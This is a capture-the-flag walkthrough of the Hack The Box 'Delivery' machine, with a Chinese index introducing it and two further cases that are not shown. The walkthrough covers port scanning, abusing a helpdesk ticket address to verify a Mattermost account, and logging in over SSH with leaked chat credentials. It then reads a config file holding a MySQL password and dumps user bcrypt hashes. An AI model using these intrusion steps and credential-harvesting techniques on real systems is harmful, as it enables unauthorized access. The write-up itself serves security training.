备份材料、验证流程与密码规则

原案例中的账户线索分布在工单、聊天、备份和本地文件里。本章保留材料来源、编码或哈希形式,以及恢复后在哪个接口得到验证,避免只记住一个最终口令。

分析重点

Delivery 的工单邮箱与 Mattermost 注册流程连接到密码规则。

Os-hackNos-2.1 结合备份与 WordPress 数据,View2aKill 跟踪开发目录与本地脚本。

字典、规则和哈希格式依原记录保留,具体账号沿各案例核查。

案例与技术索引

分析入口 实验来源 技术点
邮箱验证边界与密码规则 delivery 邮箱验证、Mattermost、密码审计
备份、哈希与 CMS 账户复用 hackNos-Os-hackNos-2-1 WordPress、备份泄露、密码审计
应用备份与凭据线索 View2aKill 备份泄露、模糊测试、Python

邮箱验证边界与密码规则

工单邮箱影响内部门户注册,Mattermost 配置和聊天内容进一步连接到密码规则。保留规则生成、哈希验证及失败尝试的原始次序。

来源 delivery · 原记录 2021-01-12 · 14 个代码块 · 3 处图片引用

查看分析过程、攻击步骤与完整代码

introduce

OS: Linux
Difficulty: Easy
Points: 20
Release: 09 Jan 2021
IP: 10.10.10.222
  • my htb rank

information gathering

first use nmap as usaul

1
2
3
4
5
6
┌──(root💀kali)-[~/hackthebox/machine/delivery]
└─# nmap -sV -v -p- --min-rate=10000 10.10.10.222
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open http nginx 1.14.2
8065/tcp open unknown

Port-80

There is a simple Web Page.

Let’s click on Contact Us.

This give us Two links.

Let’s click on both.

Now we find two domain name with this two links.

1
2
helpdesk.delivery.htb
delivery.htb:8065

Let’s add both in our /etc/hosts file.

Now let’s first go to delivery.htb:8065.

There is a login page and create-one-now option let’s click on that real quick.

Give the details and click on Create Account.

It’s asking us for verify our email address. but we don’t have that email id.

So we can’t do anything here let’s go to another domain called helpdesk.delivery.htb

It’s a support center page.

Let’s click on open a new ticket.

I fill all information and then click on Create-Ticket.

  • note : Write down your email-address on mousepad or anything you want because it will use after that.

Now you also got another email and ticket number save this also in your notes.

1
2
ticket id: 3192528.
3192528@delivery.htb.

Now click on Check-Ticket-Status.

Now enter your email id which you use in your create ticket form and enter ticket number which you store in you notes.

After that click on View-Ticket.

Now you got the inbox of your email-address which will be use when we register on delivery.htb:8065.

Now open delivery.htb:8065 in new tab.

Important : Don’t close this tab.

Now again click on Create account.

Add that email-address which you got after creating ticket.

Now click on create-account.

Now he send the verify link in our previous tab. Let’s go on previous tab.

Now click on View Ticket Thread for refresh the page.

And you got the email with verfication link. copy that link and open in new tab.

Now it’s said Email verified.

Now enter the password and Sign in.

Click on Internal to Continue.

Click on Skip Tutorial.

Now if you see a closer look you find username and passowrd for ssh.

1
maildeliverer:Youve_G0t_Mail!

Let’s ssh in and got our user.txt.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(root💀kali)-[~/hackthebox/machine/delivery]
└─# ssh maildeliverer@10.10.10.222
maildeliverer@10.10.10.222's password:
Linux Delivery 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan 5 06:09:50 2021 from 10.10.14.5
maildeliverer@Delivery:~$ cat user.txt
8ba333808740c70f27375b57223df281

After some manual Enumeration found an interesting file called config.json inside /opt/mattermost/config/ directory.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
maildeliverer@Delivery:/opt/mattermost/config$ cat config.json 
{
"ServiceSettings": {
"SiteURL": "",
"WebsocketURL": "",
"LicenseFileLocation": "",
"ListenAddress": ":8065",
"ConnectionSecurity": "",
"TLSCertFile": "",
"TLSKeyFile": "",
"TLSMinVer": "1.2",
"TLSStrictTransport": false,
"TLSStrictTransportMaxAge": 63072000,
"TLSOverwriteCiphers": [],
"UseLetsEncrypt": false,
"LetsEncryptCertificateCacheFile": "./config/letsencrypt.cache",
"Forward80To443": false,
"TrustedProxyIPHeader": [],
"ReadTimeout": 300,
"WriteTimeout": 300,
"IdleTimeout": 60,
"MaximumLoginAttempts": 10,
"GoroutineHealthThreshold": -1,
"GoogleDeveloperKey": "",
"EnableOAuthServiceProvider": false,
"EnableIncomingWebhooks": true,
"EnableOutgoingWebhooks": true,
"EnableCommands": true,
"EnableOnlyAdminIntegrations": true,
"EnablePostUsernameOverride": false,
"EnablePostIconOverride": false,
"EnableLinkPreviews": true,
"EnableTesting": false,
"EnableDeveloper": false,
"EnableOpenTracing": false,
"EnableSecurityFixAlert": true,
"EnableInsecureOutgoingConnections": false,
"AllowedUntrustedInternalConnections": "",
"EnableMultifactorAuthentication": false,
"EnforceMultifactorAuthentication": false,
"EnableUserAccessTokens": false,
"AllowCorsFrom": "",
"CorsExposedHeaders": "",
"CorsAllowCredentials": false,
"CorsDebug": false,
"AllowCookiesForSubdomains": false,
"ExtendSessionLengthWithActivity": true,
"SessionLengthWebInDays": 30,
"SessionLengthMobileInDays": 30,
"SessionLengthSSOInDays": 30,
"SessionCacheInMinutes": 10,
"SessionIdleTimeoutInMinutes": 43200,
"WebsocketSecurePort": 443,
"WebsocketPort": 80,
"WebserverMode": "gzip",
"EnableCustomEmoji": true,
"EnableEmojiPicker": true,
"EnableGifPicker": true,
"GfycatApiKey": "2_KtH_W5",
"GfycatApiSecret": "3wLVZPiswc3DnaiaFoLkDvB4X0IV6CpMkj4tf2inJRsBY6-FnkT08zGmppWFgeof",
"RestrictCustomEmojiCreation": "all",
"RestrictPostDelete": "all",
"AllowEditPost": "always",
"PostEditTimeLimit": -1,
"TimeBetweenUserTypingUpdatesMilliseconds": 5000,
"EnablePostSearch": true,
"MinimumHashtagLength": 3,
"EnableUserTypingMessages": true,
"EnableChannelViewedMessages": true,
"EnableUserStatuses": true,
"ExperimentalEnableAuthenticationTransfer": true,
"ClusterLogTimeoutMilliseconds": 2000,
"CloseUnusedDirectMessages": false,
"EnablePreviewFeatures": true,
"EnableTutorial": true,
"ExperimentalEnableDefaultChannelLeaveJoinMessages": true,
"ExperimentalGroupUnreadChannels": "disabled",
"ExperimentalChannelOrganization": false,
"ExperimentalChannelSidebarOrganization": "disabled",
"ExperimentalDataPrefetch": true,
"ImageProxyType": "",
"ImageProxyURL": "",
"ImageProxyOptions": "",
"EnableAPITeamDeletion": false,
"EnableAPIUserDeletion": false,
"ExperimentalEnableHardenedMode": false,
"DisableLegacyMFA": true,
"ExperimentalStrictCSRFEnforcement": false,
"EnableEmailInvitations": false,
"DisableBotsWhenOwnerIsDeactivated": true,
"EnableBotAccountCreation": false,
"EnableSVGs": false,
"EnableLatex": false,
"EnableAPIChannelDeletion": false,
"EnableLocalMode": false,
"LocalModeSocketLocation": "/var/tmp/mattermost_local.socket",
"EnableAWSMetering": false,
"SplitKey": "",
"FeatureFlagSyncIntervalSeconds": 30,
"DebugSplit": false,
"ThreadAutoFollow": true,
"ManagedResourcePaths": ""
},
"TeamSettings": {
"SiteName": "Mattermost",
"MaxUsersPerTeam": 5000,
"EnableTeamCreation": true,
"EnableUserCreation": true,
"EnableOpenServer": true,
"EnableUserDeactivation": false,
"RestrictCreationToDomains": "",
"EnableCustomBrand": false,
"CustomBrandText": "",
"CustomDescriptionText": "",
"RestrictDirectMessage": "any",
"RestrictTeamInvite": "all",
"RestrictPublicChannelManagement": "all",
"RestrictPrivateChannelManagement": "all",
"RestrictPublicChannelCreation": "all",
"RestrictPrivateChannelCreation": "all",
"RestrictPublicChannelDeletion": "all",
"RestrictPrivateChannelDeletion": "all",
"RestrictPrivateChannelManageMembers": "all",
"EnableXToLeaveChannelsFromLHS": false,
"UserStatusAwayTimeout": 300,
"MaxChannelsPerTeam": 2000,
"MaxNotificationsPerChannel": 1000000,
"EnableConfirmNotificationsToChannel": true,
"TeammateNameDisplay": "username",
"ExperimentalViewArchivedChannels": true,
"ExperimentalEnableAutomaticReplies": false,
"ExperimentalHideTownSquareinLHS": false,
"ExperimentalTownSquareIsReadOnly": false,
"LockTeammateNameDisplay": false,
"ExperimentalPrimaryTeam": "",
"ExperimentalDefaultChannels": []
},
"ClientRequirements": {
"AndroidLatestVersion": "",
"AndroidMinVersion": "",
"DesktopLatestVersion": "",
"DesktopMinVersion": "",
"IosLatestVersion": "",
"IosMinVersion": ""
},
"SqlSettings": {
"DriverName": "mysql",
"DataSource": "mmuser:Crack_The_MM_Admin_PW@tcp(127.0.0.1:3306)/mattermost?charset=utf8mb4,utf8\u0026readTimeout=30s\u0026writeTimeout=30s",
"DataSourceReplicas": [],
"DataSourceSearchReplicas": [],
"MaxIdleConns": 20,
"ConnMaxLifetimeMilliseconds": 3600000,
"MaxOpenConns": 300,
"Trace": false,
"AtRestEncryptKey": "n5uax3d4f919obtsp1pw1k5xetq1enez",
"QueryTimeout": 30,
"DisableDatabaseSearch": false
},
"LogSettings": {
"EnableConsole": true,
"ConsoleLevel": "INFO",
"ConsoleJson": true,
"EnableFile": true,
"FileLevel": "INFO",
"FileJson": true,
"FileLocation": "",
"EnableWebhookDebugging": true,
"EnableDiagnostics": true,
"EnableSentry": true,
"AdvancedLoggingConfig": ""
},
"ExperimentalAuditSettings": {
"FileEnabled": false,
"FileName": "",
"FileMaxSizeMB": 100,
"FileMaxAgeDays": 0,
"FileMaxBackups": 0,
"FileCompress": false,
"FileMaxQueueSize": 1000,
"AdvancedLoggingConfig": ""
},
"NotificationLogSettings": {
"EnableConsole": true,
"ConsoleLevel": "INFO",
"ConsoleJson": true,
"EnableFile": true,
"FileLevel": "INFO",
"FileJson": true,
"FileLocation": "",
"AdvancedLoggingConfig": ""
},
"PasswordSettings": {
"MinimumLength": 10,
"Lowercase": true,
"Number": true,
"Uppercase": true,
"Symbol": true
},
"FileSettings": {
"EnableFileAttachments": true,
"EnableMobileUpload": true,
"EnableMobileDownload": true,
"MaxFileSize": 52428800,
"DriverName": "local",
"Directory": "./data/",
"EnablePublicLink": false,
"PublicLinkSalt": "8818u8uiz1n9rykuwgiqttfzgu6iixhz",
"InitialFont": "nunito-bold.ttf",
"AmazonS3AccessKeyId": "",
"AmazonS3SecretAccessKey": "",
"AmazonS3Bucket": "",
"AmazonS3PathPrefix": "",
"AmazonS3Region": "",
"AmazonS3Endpoint": "s3.amazonaws.com",
"AmazonS3SSL": true,
"AmazonS3SignV2": false,
"AmazonS3SSE": false,
"AmazonS3Trace": false
},
"EmailSettings": {
"EnableSignUpWithEmail": true,
"EnableSignInWithEmail": true,
"EnableSignInWithUsername": true,
"SendEmailNotifications": false,
"UseChannelInEmailNotifications": false,
"RequireEmailVerification": true,
"FeedbackName": "",
"FeedbackEmail": "",
"ReplyToAddress": "",
"FeedbackOrganization": "",
"EnableSMTPAuth": false,
"SMTPUsername": "",
"SMTPPassword": "",
"SMTPServer": "localhost",
"SMTPPort": "1025",
"SMTPServerTimeout": 10,
"ConnectionSecurity": "",
"SendPushNotifications": true,
"PushNotificationServer": "https://push-test.mattermost.com",
"PushNotificationContents": "full",
"PushNotificationBuffer": 1000,
"EnableEmailBatching": false,
"EmailBatchingBufferSize": 256,
"EmailBatchingInterval": 30,
"EnablePreviewModeBanner": true,
"SkipServerCertificateVerification": false,
"EmailNotificationContentsType": "full",
"LoginButtonColor": "#0000",
"LoginButtonBorderColor": "#2389D7",
"LoginButtonTextColor": "#2389D7"
},
"RateLimitSettings": {
"Enable": false,
"PerSec": 10,
"MaxBurst": 100,
"MemoryStoreSize": 10000,
"VaryByRemoteAddr": true,
"VaryByUser": false,
"VaryByHeader": ""
},
"PrivacySettings": {
"ShowEmailAddress": true,
"ShowFullName": true
},
"SupportSettings": {
"TermsOfServiceLink": "https://about.mattermost.com/default-terms/",
"PrivacyPolicyLink": "https://about.mattermost.com/default-privacy-policy/",
"AboutLink": "https://about.mattermost.com/default-about/",
"HelpLink": "https://about.mattermost.com/default-help/",
"ReportAProblemLink": "https://about.mattermost.com/default-report-a-problem/",
"SupportEmail": "feedback@mattermost.com",
"CustomTermsOfServiceEnabled": false,
"CustomTermsOfServiceReAcceptancePeriod": 365,
"EnableAskCommunityLink": true
},
"AnnouncementSettings": {
"EnableBanner": false,
"BannerText": "",
"BannerColor": "#f2a93b",
"BannerTextColor": "#333333",
"AllowBannerDismissal": true,
"AdminNoticesEnabled": true,
"UserNoticesEnabled": true,
"NoticesURL": "https://notices.mattermost.com/",
"NoticesFetchFrequency": 3600,
"NoticesSkipCache": false
},
"ThemeSettings": {
"EnableThemeSelection": true,
"DefaultTheme": "default",
"AllowCustomThemes": true,
"AllowedThemes": []
},
"GitLabSettings": {
"Enable": false,
"Secret": "",
"Id": "",
"Scope": "",
"AuthEndpoint": "",
"TokenEndpoint": "",
"UserApiEndpoint": ""
},
"GoogleSettings": {
"Enable": false,
"Secret": "",
"Id": "",
"Scope": "profile email",
"AuthEndpoint": "https://accounts.google.com/o/oauth2/v2/auth",
"TokenEndpoint": "https://www.googleapis.com/oauth2/v4/token",
"UserApiEndpoint": "https://people.googleapis.com/v1/people/me?personFields=names,emailAddresses,nicknames,metadata"
},
"Office365Settings": {
"Enable": false,
"Secret": "",
"Id": "",
"Scope": "User.Read",
"AuthEndpoint": "https://login.microsoftonline.com/common/oauth2/v2.0/authorize",
"TokenEndpoint": "https://login.microsoftonline.com/common/oauth2/v2.0/token",
"UserApiEndpoint": "https://graph.microsoft.com/v1.0/me",
"DirectoryId": ""
},
"LdapSettings": {
"Enable": false,
"EnableSync": false,
"LdapServer": "",
"LdapPort": 389,
"ConnectionSecurity": "",
"BaseDN": "",
"BindUsername": "",
"BindPassword": "",
"UserFilter": "",
"GroupFilter": "",
"GuestFilter": "",
"EnableAdminFilter": false,
"AdminFilter": "",
"GroupDisplayNameAttribute": "",
"GroupIdAttribute": "",
"FirstNameAttribute": "",
"LastNameAttribute": "",
"EmailAttribute": "",
"UsernameAttribute": "",
"NicknameAttribute": "",
"IdAttribute": "",
"PositionAttribute": "",
"LoginIdAttribute": "",
"PictureAttribute": "",
"SyncIntervalMinutes": 60,
"SkipCertificateVerification": false,
"PublicCertificateFile": "",
"PrivateKeyFile": "",
"QueryTimeout": 60,
"MaxPageSize": 0,
"LoginFieldName": "",
"LoginButtonColor": "#0000",
"LoginButtonBorderColor": "#2389D7",
"LoginButtonTextColor": "#2389D7",
"Trace": false
},
"ComplianceSettings": {
"Enable": false,
"Directory": "./data/",
"EnableDaily": false
},
"LocalizationSettings": {
"DefaultServerLocale": "en",
"DefaultClientLocale": "en",
"AvailableLocales": ""
},
"SamlSettings": {
"Enable": false,
"EnableSyncWithLdap": false,
"EnableSyncWithLdapIncludeAuth": false,
"IgnoreGuestsLdapSync": false,
"Verify": true,
"Encrypt": true,
"SignRequest": false,
"IdpUrl": "",
"IdpDescriptorUrl": "",
"IdpMetadataUrl": "",
"ServiceProviderIdentifier": "",
"AssertionConsumerServiceURL": "",
"SignatureAlgorithm": "RSAwithSHA1",
"CanonicalAlgorithm": "Canonical1.0",
"ScopingIDPProviderId": "",
"ScopingIDPName": "",
"IdpCertificateFile": "",
"PublicCertificateFile": "",
"PrivateKeyFile": "",
"IdAttribute": "",
"GuestAttribute": "",
"EnableAdminAttribute": false,
"AdminAttribute": "",
"FirstNameAttribute": "",
"LastNameAttribute": "",
"EmailAttribute": "",
"UsernameAttribute": "",
"NicknameAttribute": "",
"LocaleAttribute": "",
"PositionAttribute": "",
"LoginButtonText": "SAML",
"LoginButtonColor": "#34a28b",
"LoginButtonBorderColor": "#2389D7",
"LoginButtonTextColor": "#ffffff"
},
"NativeAppSettings": {
"AppDownloadLink": "https://mattermost.com/download/#mattermostApps",
"AndroidAppDownloadLink": "https://about.mattermost.com/mattermost-android-app/",
"IosAppDownloadLink": "https://about.mattermost.com/mattermost-ios-app/"
},
"ClusterSettings": {
"Enable": false,
"ClusterName": "",
"OverrideHostname": "",
"NetworkInterface": "",
"BindAddress": "",
"AdvertiseAddress": "",
"UseIpAddress": true,
"UseExperimentalGossip": false,
"EnableExperimentalGossipEncryption": false,
"ReadOnlyConfig": true,
"GossipPort": 8074,
"StreamingPort": 8075,
"MaxIdleConns": 100,
"MaxIdleConnsPerHost": 128,
"IdleConnTimeoutMilliseconds": 90000
},
"MetricsSettings": {
"Enable": false,
"BlockProfileRate": 0,
"ListenAddress": ":8067"
},
"ExperimentalSettings": {
"ClientSideCertEnable": false,
"ClientSideCertCheck": "secondary",
"EnableClickToReply": false,
"LinkMetadataTimeoutMilliseconds": 5000,
"RestrictSystemAdmin": false,
"UseNewSAMLLibrary": false,
"CloudUserLimit": 0,
"CloudBilling": false,
"EnableSharedChannels": false
},
"AnalyticsSettings": {
"MaxUsersForStatistics": 2500
},
"ElasticsearchSettings": {
"ConnectionUrl": "http://localhost:9200",
"Username": "elastic",
"Password": "changeme",
"EnableIndexing": false,
"EnableSearching": false,
"EnableAutocomplete": false,
"Sniff": true,
"PostIndexReplicas": 1,
"PostIndexShards": 1,
"ChannelIndexReplicas": 1,
"ChannelIndexShards": 1,
"UserIndexReplicas": 1,
"UserIndexShards": 1,
"AggregatePostsAfterDays": 365,
"PostsAggregatorJobStartTime": "03:00",
"IndexPrefix": "",
"LiveIndexingBatchSize": 1,
"BulkIndexingTimeWindowSeconds": 3600,
"RequestTimeoutSeconds": 30,
"SkipTLSVerification": false,
"Trace": ""
},
"BleveSettings": {
"IndexDir": "",
"EnableIndexing": false,
"EnableSearching": false,
"EnableAutocomplete": false,
"BulkIndexingTimeWindowSeconds": 3600
},
"DataRetentionSettings": {
"EnableMessageDeletion": false,
"EnableFileDeletion": false,
"MessageRetentionDays": 365,
"FileRetentionDays": 365,
"DeletionJobStartTime": "02:00"
},
"MessageExportSettings": {
"EnableExport": false,
"ExportFormat": "actiance",
"DailyRunTime": "01:00",
"ExportFromTimestamp": 0,
"BatchSize": 10000,
"DownloadExportResults": false,
"GlobalRelaySettings": {
"CustomerType": "A9",
"SmtpUsername": "",
"SmtpPassword": "",
"EmailAddress": "",
"SMTPServerTimeout": 1800
}
},
"JobSettings": {
"RunJobs": true,
"RunScheduler": true
},
"PluginSettings": {
"Enable": true,
"EnableUploads": false,
"AllowInsecureDownloadUrl": false,
"EnableHealthCheck": true,
"Directory": "./plugins",
"ClientDirectory": "./client/plugins",
"Plugins": {},
"PluginStates": {
"com.mattermost.nps": {
"Enable": true
},
"com.mattermost.plugin-channel-export": {
"Enable": true
},
"com.mattermost.plugin-incident-management": {
"Enable": true
}
},
"EnableMarketplace": true,
"EnableRemoteMarketplace": true,
"AutomaticPrepackagedPlugins": true,
"RequirePluginSignature": false,
"MarketplaceUrl": "https://api.integrations.mattermost.com",
"SignaturePublicKeyFiles": []
},
"DisplaySettings": {
"CustomUrlSchemes": [],
"ExperimentalTimezone": true
},
"GuestAccountsSettings": {
"Enable": false,
"AllowEmailAccounts": true,
"EnforceMultifactorAuthentication": false,
"RestrictCreationToDomains": ""
},
"ImageProxySettings": {
"Enable": false,
"ImageProxyType": "local",
"RemoteImageProxyURL": "",
"RemoteImageProxyOptions": ""
},
"CloudSettings": {
"CWSUrl": "https://customers.mattermost.com"
}
}

After Enumerating the file we find the mysql creads with database name.

1
mmuser:Crack_The_MM_Admin_PW

Let’s login in mysql real quick.

We find the user table let’s check what’s inside that.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
maildeliverer@Delivery:/opt/mattermost/config$ mysql -u mmuser -p'Crack_The_MM_Admin_PW' mattermost
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 60
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [mattermost]> show databases;
+--------------------+
| Database |
+--------------------+
| information_schema |
| mattermost |
+--------------------+
2 rows in set (0.000 sec)

MariaDB [mattermost]> use mattermost;
Database changed
MariaDB [mattermost]> show tables;
+------------------------+
| Tables_in_mattermost |
+------------------------+
| Audits |
| Bots |
| ChannelMemberHistory |
| ChannelMembers |
| Channels |
| ClusterDiscovery |
| CommandWebhooks |
| Commands |
| Compliances |
| Emoji |
| FileInfo |
| GroupChannels |
| GroupMembers |
| GroupTeams |
| IncomingWebhooks |
| Jobs |
| Licenses |
| LinkMetadata |
| OAuthAccessData |
| OAuthApps |
| OAuthAuthData |
| OutgoingWebhooks |
| PluginKeyValueStore |
| Posts |
| Preferences |
| ProductNoticeViewState |
| PublicChannels |
| Reactions |
| Roles |
| Schemes |
| Sessions |
| SidebarCategories |
| SidebarChannels |
| Status |
| Systems |
| TeamMembers |
| Teams |
| TermsOfService |
| ThreadMemberships |
| Threads |
| Tokens |
| UploadSessions |
| UserAccessTokens |
| UserGroups |
| UserTermsOfService |
| Users |
+------------------------+
46 rows in set (0.001 sec)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
MariaDB [mattermost]> select * from Users;
+----------------------------+---------------+---------------+----------+----------------------------------+--------------------------------------------------------------+----------+-------------+-------------------------+---------------+----------+--------------------+----------+----------+--------------------------+----------------+-------+------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+--------------------+-------------------+----------------+--------+--------------------------------------------------------------------------------------------+-----------+-----------+
| Id | CreateAt | UpdateAt | DeleteAt | Username | Password | AuthData | AuthService | Email | EmailVerified | Nickname | FirstName | LastName | Position | Roles | AllowMarketing | Props | NotifyProps | LastPasswordUpdate | LastPictureUpdate | FailedAttempts | Locale | Timezone | MfaActive | MfaSecret |
+----------------------------+---------------+---------------+----------+----------------------------------+--------------------------------------------------------------+----------+-------------+-------------------------+---------------+----------+--------------------+----------+----------+--------------------------+----------------+-------+------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+--------------------+-------------------+----------------+--------+--------------------------------------------------------------------------------------------+-----------+-----------+
| 64nq8nue7pyhpgwm99a949mwya | 1608992663714 | 1608992663731 | 0 | surveybot | | NULL | | surveybot@localhost | 0 | | Surveybot | | | system_user | 0 | {} | {"channel":"true","comments":"never","desktop":"mention","desktop_sound":"true","email":"true","first_name":"false","mention_keys":"","push":"mention","push_status":"away"} | 1608992663714 | 1608992663731 | 0 | en | {"automaticTimezone":"","manualTimezone":"","useAutomaticTimezone":"true"} | 0 | |
| 6akd5cxuhfgrbny81nj55au4za | 1609844799823 | 1609844799823 | 0 | c3ecacacc7b94f909d04dbfd308a9b93 | $2a$10$u5815SIBe2Fq1FZlv9S8I.VjU3zeSPBrIEg9wvpiLaS7ImuiItEiK | NULL | | 4120849@delivery.htb | 0 | | | | | system_user | 0 | {} | {"channel":"true","comments":"never","desktop":"mention","desktop_sound":"true","email":"true","first_name":"false","mention_keys":"","push":"mention","push_status":"away"} | 1609844799823 | 0 | 0 | en | {"automaticTimezone":"","manualTimezone":"","useAutomaticTimezone":"true"} | 0 | |
| 6wkx1ggn63r7f8q1hpzp7t4iiy | 1609844806814 | 1609844806814 | 0 | 5b785171bfb34762a933e127630c4860 | $2a$10$3m0quqyvCE8Z/R1gFcCOWO6tEj6FtqtBn8fRAXQXmaKmg.HDGpS/G | NULL | | 7466068@delivery.htb | 0 | | | | | system_user | 0 | {} | {"channel":"true","comments":"never","desktop":"mention","desktop_sound":"true","email":"true","first_name":"false","mention_keys":"","push":"mention","push_status":"away"} | 1609844806814 | 0 | 0 | en | {"automaticTimezone":"","manualTimezone":"","useAutomaticTimezone":"true"} | 0 | |
| dijg7mcf4tf3xrgxi5ntqdefma | 1608992692294 | 1609157893370 | 0 | root | $2a$10$VM6EeymRxJ29r8Wjkr8Dtev0O.1STWb4.4ScG.anuu7v0EFJwgjjO | NULL | | root@delivery.htb | 1 | | | | | system_admin system_user | 1 | {} | {"channel":"true","comments":"never","desktop":"mention","desktop_sound":"true","email":"true","first_name":"false","mention_keys":"","push":"mention","push_status":"away"} | 1609157893370 | 0 | 0 | en | {"automaticTimezone":"Africa/Abidjan","manualTimezone":"","useAutomaticTimezone":"true"} | 0 | |
| hatotzdacb8mbe95hm4ei8i7ny | 1609844805777 | 1609844805777 | 0 | ff0a21fc6fc2488195e16ea854c963ee | $2a$10$RnJsISTLc9W3iUcUggl1KOG9vqADED24CQcQ8zvUm1Ir9pxS.Pduq | NULL | | 9122359@delivery.htb | 0 | | | | | system_user | 0 | {} | {"channel":"true","comments":"never","desktop":"mention","desktop_sound":"true","email":"true","first_name":"false","mention_keys":"","push":"mention","push_status":"away"} | 1609844805777 | 0 | 0 | en | {"automaticTimezone":"","manualTimezone":"","useAutomaticTimezone":"true"} | 0 | |
| jing8rk6mjdbudcidw6wz94rdy | 1608992663664 | 1608992663664 | 0 | channelexport | | NULL | | channelexport@localhost | 0 | | Channel Export Bot | | | system_user | 0 | {} | {"channel":"true","comments":"never","desktop":"mention","desktop_sound":"true","email":"true","first_name":"false","mention_keys":"","push":"mention","push_status":"away"} | 1608992663664 | 0 | 0 | en | {"automaticTimezone":"","manualTimezone":"","useAutomaticTimezone":"true"} | 0 | |
| mn3pswas8fgh8ezcdrt9p6tf9o | 1610411207184 | 1610411207184 | 0 | lucifer11 | $2a$10$El/Sg/ZoEtduz0VkFBAGz.HziCpGN/lfVYfGMKJxYBzlx6iihTH3y | NULL | | 1185151867@qq.com | 0 | | | | | system_user | 1 | {} | {"channel":"true","comments":"never","desktop":"mention","desktop_sound":"true","email":"true","first_name":"false","mention_keys":"","push":"mention","push_status":"away"} | 1610411207184 | 0 | 0 | en | {"automaticTimezone":"","manualTimezone":"","useAutomaticTimezone":"true"} | 0 | |
| n9magehhzincig4mm97xyft9sc | 1609844789048 | 1609844800818 | 0 | 9ecfb4be145d47fda0724f697f35ffaf | $2a$10$s.cLPSjAVgawGOJwB7vrqenPg2lrDtOECRtjwWahOzHfq1CoFyFqm | NULL | | 5056505@delivery.htb | 1 | | | | | system_user | 0 | {} | {"channel":"true","comments":"never","desktop":"mention","desktop_sound":"true","email":"true","first_name":"false","mention_keys":"","push":"mention","push_status":"away"} | 1609844789048 | 0 | 0 | en | {"automaticTimezone":"","manualTimezone":"","useAutomaticTimezone":"true"} | 0 | |
| tih3dgutp3dwtfxruq7mahy8cc | 1610411965479 | 1610412138206 | 0 | lucifer12 | $2a$10$o3I55OEGHVmlXpXyB/f77u8209IMIDHDtRmr4P/YhOktoU71qEkD6 | NULL | | 3192528@delivery.htb | 1 | | | | | system_user | 1 | {} | {"channel":"true","comments":"never","desktop":"mention","desktop_sound":"true","email":"true","first_name":"false","mention_keys":"","push":"mention","push_status":"away"} | 1610411965479 | 0 | 0 | en | {"automaticTimezone":"America/New_York","manualTimezone":"","useAutomaticTimezone":"true"} | 0 | |
+----------------------------+---------------+---------------+----------+----------------------------------+--------------------------------------------------------------+----------+-------------+-------------------------+---------------+----------+--------------------+----------+----------+--------------------------+----------------+-------+------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+--------------------+-------------------+----------------+--------+--------------------------------------------------------------------------------------------+-----------+-----------+
9 rows in set (0.000 sec)

So now we only grep root passoword.

And we got the hash.

1
2
3
4
5
6
7
MariaDB [mattermost]> select Password from Users where Username = 'root';
+--------------------------------------------------------------+
| Password |
+--------------------------------------------------------------+
| $2a$10$VM6EeymRxJ29r8Wjkr8Dtev0O.1STWb4.4ScG.anuu7v0EFJwgjjO |
+--------------------------------------------------------------+
